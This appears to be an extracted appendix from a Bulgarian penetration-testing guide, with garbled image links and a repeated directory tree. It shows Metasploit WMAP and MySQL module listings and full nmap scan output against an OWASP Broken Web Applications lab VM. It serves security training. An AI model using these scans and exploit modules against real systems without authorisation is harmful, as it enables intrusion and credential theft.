
```







				└─ manual.txt
			└─ stuff	
			└─ test	
			└─ tmp	
		└─ basilic (7)	└─ awstats (1)	└─ awstats
			└─ basilic	
			└─ cacti	
			└─ docs (3)	└─ CHANGELOG
				└─ html (1)
				└─ php_script_server.html
				└─ text (1)
				└─ manual.txt
			└─ stuff	
			└─ test	
			└─ tmp	
		└─ cacti (7)	└─ awstats (1)	└─ awstats
			└─ basilic	
			└─ cacti	
			└─ docs (3)	└─ CHANGELOG
				└─ html (1)
				└─ php_script_server.html
				└─ text (1)
				└─ manual.txt
			└─ stuff	
			└─ test	
			└─ tmp	
		└─ docs (10)	└─ CHANGELOG	
			└─ awstats (1)	└─ awstats
			└─ basilic	
			└─ cacti	
			└─ docs (3)	└─ CHANGELOG
				└─ html (1)
				└─ php_script_server.html
				└─ text (1)
				└─ manual.txt
		└─ html (8)	└─ awstats (1)	└─ awstats
			└─ basilic	
			└─ cacti	
			└─ docs (3)	└─ CHANGELOG
				└─ html (1)
				└─ php_script_server.html
				└─ text (1)
				└─ manual.txt
			└─ php_script_server.html	
			└─ stuff	

















Пълен списък с наличните WMAP модули

```
msf5 > wmap_modules -l
```

```
[*] wmap_ssl
```

```
=====
```

Name	OrderID
----	-----
auxiliary/scanner/http/cert	:last
auxiliary/scanner/http/ssl	:last

```
[*] wmap_server
```

```
=====
```

Name	OrderID
----	-----
auxiliary/admin/http/tomcat_administration	:last
auxiliary/admin/http/tomcat_utf8_traversal	:last
auxiliary/scanner/http/drupal_views_user_enum	:last
auxiliary/scanner/http/frontpage_login	:last
auxiliary/scanner/http/host_header_injection	:last
auxiliary/scanner/http/http_version	0
auxiliary/scanner/http/open_proxy	1
auxiliary/scanner/http/options	:last
auxiliary/scanner/http/robots_txt	:last
auxiliary/scanner/http/scrapper	:last
auxiliary/scanner/http/svn_scanner	:last
auxiliary/scanner/http/trace	:last
auxiliary/scanner/http/vhost_scanner	:last
auxiliary/scanner/http/webdav_internal_ip	:last
auxiliary/scanner/http/webdav_scanner	:last
auxiliary/scanner/http/webdav_website_content	:last

```
[*] wmap_dir
```

```
=====
```

Name	OrderID
----	-----
auxiliary/scanner/http/brute_dirs	:last
auxiliary/scanner/http/dir_listing	:last
auxiliary/scanner/http/dir_scanner	:last

```

auxiliary/scanner/http/dir_webdav_unicode_bypass      :last
auxiliary/scanner/http/file_same_name_dir            :last
auxiliary/scanner/http/files_dir                     :last
auxiliary/scanner/http/http_put                      :last
auxiliary/scanner/http/ms09_020_webdav_unicode_bypass :last
auxiliary/scanner/http/prev_dir_same_name_file       :last
auxiliary/scanner/http/soap_xml                      :last
auxiliary/scanner/http/trace_axd                    :last

```

```

[*] wmap_file
=====

```

Name	OrderID
----	-----
auxiliary/scanner/http/backup_file	:last
auxiliary/scanner/http/copy_of_file	:last
auxiliary/scanner/http/replace_ext	:last
auxiliary/scanner/http/verb_auth_bypass	:last

```

[*] wmap_unique_query
=====

```

Name	OrderID
----	-----
auxiliary/scanner/http/blind_sql_query	:last
auxiliary/scanner/http/error_sql_injection	:last
auxiliary/scanner/http/http_traversal	:last
auxiliary/scanner/http/rails_mass_assignment	:last
exploit/multi/http/lcms_php_exec	:last

```

[*] wmap_query
=====

```

Name	OrderID
----	-----

```

[*] wmap_generic
=====

```

Name	OrderID
----	-----

Пълният изход от сканирането на хоста, на който работи MySQL сървър

```

root@kali:~# nmap -A 192.168.0.103
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-03 08:13 EDT
Nmap scan report for 192.168.0.103
Host is up (0.0024s latency).

```

```

Not shown: 990 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   1024 ea:83:1e:45:5a:a6:8c:43:1c:3c:e3:18:dd:fc:88:a5 (DSA)
|   2048 3a:94:d8:3f:e0:a2:7a:b8:c3:94:d7:5e:00:55:0c:a7 (RSA)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3
PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1
Python/2.6.5 mod_ssl/2.2.14 OpenSSL...)
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-
1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5
mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4
Perl/v5.10.1
| http-title: owaspbwa OWASP Broken Web Applications
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Courier Imapd (released 2008)
|_ imap-capabilities: OK ACL2=UNIONA0001 QUOTA NAMESPACE completed
IMAP4rev1 CHILDREN THREAD=REFERENCES CAPABILITY ACL THREAD=ORDEREDSUBJECT SORT
IDLE UIDPLUS
443/tcp   open  ssl/https?
|_ ssl-date: 2019-08-03T12:14:51+00:00; +1s from scanner time.
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL 5.1.41-3ubuntu12.6-log
| mysql-info:
|   Protocol: 10
|   Version: 5.1.41-3ubuntu12.6-log
|   Thread ID: 578
|   Capabilities flags: 63487
|   Some Capabilities: SupportsTransactions, Support41Auth, ODBCClient,
IgnoreSpaceBeforeParenthesis, IgnoreSigpipes, Speaks41ProtocolNew,
LongColumnFlag, LongPassword, InteractiveClient, DontAllowDatabaseTableColumn,
Speaks41ProtocolOld, SupportsCompression, ConnectWithDatabase,
SupportsLoadDataLocal, FoundRows
|   Status: Autocommit
|_ Salt: p1@-`}tMd2f0WHCVf}cW
5001/tcp  open  java-rmi     Java RMI
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Site doesn't have a title.
8081/tcp  open  http         Jetty 6.1.25
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Jetty(6.1.25)
|_ http-title: Choose Your Path
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.70%I=7%D=8/3%Time=5D457AA2%P=x86_64-pc-linux-
gnu%r(NUL
SF:L,4,"\\xac\\xed\\0\\x05");
MAC Address: 08:00:27:58:2E:99 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6

```

```

OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: OWASPBWA, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT      ADDRESS
1   2.35 ms 192.168.0.103

OS and Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 132.75 seconds
root@kali:~#

```

Наличните модули към момента в Metasploit, имащи отношение към MySQL

```

msf5 > search mysql

Matching Modules
=====

#   Name                                     Disclosure Date   Rank   Check
Description
-   -
-   -
0   auxiliary/admin/http/manageengine_pmp_privesc 2014-11-08       normal Yes
ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
1   auxiliary/admin/http/rails_devise_pass_reset 2013-01-28       normal No
Ruby on Rails Devise Authentication Password Reset
2   auxiliary/admin/mysql/mysql_enum              normal          No
MySQL Enumeration Module
3   auxiliary/admin/mysql/mysql_sql               normal          No
MySQL SQL Generic Query
4   auxiliary/admin/tikiwiki/tikidbllib           2006-11-01       normal No
TikiWiki Information Disclosure
5   auxiliary/analyze/jtr_mysql_fast              normal          No
John the Ripper MySQL Password Cracker (Fast Mode)
6   auxiliary/gather/joomla_weblinks_sql_i        2014-03-02       normal Yes
Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Read
7   auxiliary/scanner/mysql/mysql_authbypass_hashdump 2012-06-09       normal Yes
MySQL Authentication Bypass Password Dump
8   auxiliary/scanner/mysql/mysql_file_enum       normal          Yes
MYSQL File/Directory Enumerator
9   auxiliary/scanner/mysql/mysql_hashdump        normal          Yes
MYSQL Password Hashdump
10  auxiliary/scanner/mysql/mysql_login            normal          Yes
MySQL Login Utility
11  auxiliary/scanner/mysql/mysql_schemadump       normal          Yes
MYSQL Schema Dump

```

12	auxiliary/scanner/mysql/mysql_version		normal	Yes
MySQL Server Version Enumeration				
13	auxiliary/scanner/mysql/mysql_writable_dirs		normal	Yes
MySQL Directory Write Test				
14	auxiliary/server/capture/mysql		normal	No
Authentication Capture: MySQL				
15	exploit/linux/mysql/mysql_yassl_getname	2010-01-25	good	No
MySQL yaSSL CertDecoder::GetName Buffer Overflow				
16	exploit/linux/mysql/mysql_yassl_hello	2008-01-04	good	No
MySQL yaSSL SSL Hello Message Buffer Overflow				
17	exploit/multi/http/manage_engine_dc_pmp_sqli	2014-06-08	excellent	Yes
ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection				
18	exploit/multi/http/zpanel_information_disclosure_rce	2014-01-30	excellent	No
Zpanel Remote Unauthenticated RCE				
19	exploit/multi/mysql/mysql_udf_payload	2009-01-16	excellent	No
Oracle MySQL UDF Payload Execution				
20	exploit/unix/webapp/kimai_sqli	2013-05-21	average	Yes
Kimai v0.9.2 'db_restore.php' SQL Injection				
21	exploit/unix/webapp/wp_google_document_embedder_exec	2013-01-03	normal	Yes
WordPress Plugin Google Document Embedder Arbitrary File Disclosure				
22	exploit/windows/mysql/mysql_mof	2012-12-01	excellent	Yes
Oracle MySQL for Microsoft Windows MOF Execution				
23	exploit/windows/mysql/mysql_start_up	2012-12-01	excellent	Yes
Oracle MySQL for Microsoft Windows FILE Privilege Abuse				
24	exploit/windows/mysql/mysql_yassl_hello	2008-01-04	average	No
MySQL yaSSL SSL Hello Message Buffer Overflow				
25	exploit/windows/mysql/scrutinizer_upload_exec	2012-07-27	excellent	Yes
Plixer Scrutinizer NetFlow and sFlow Analyzer 9 Default MySQL Credential				
26	post/linux/gather/enum_configs		normal	No
Linux Gather Configurations				
27	post/linux/gather/enum_users_history		normal	No
Linux Gather User History				
28	post/multi/manage/dbvis_add_db_admin		normal	No
Multi Manage DbVisualizer Add Db Admin				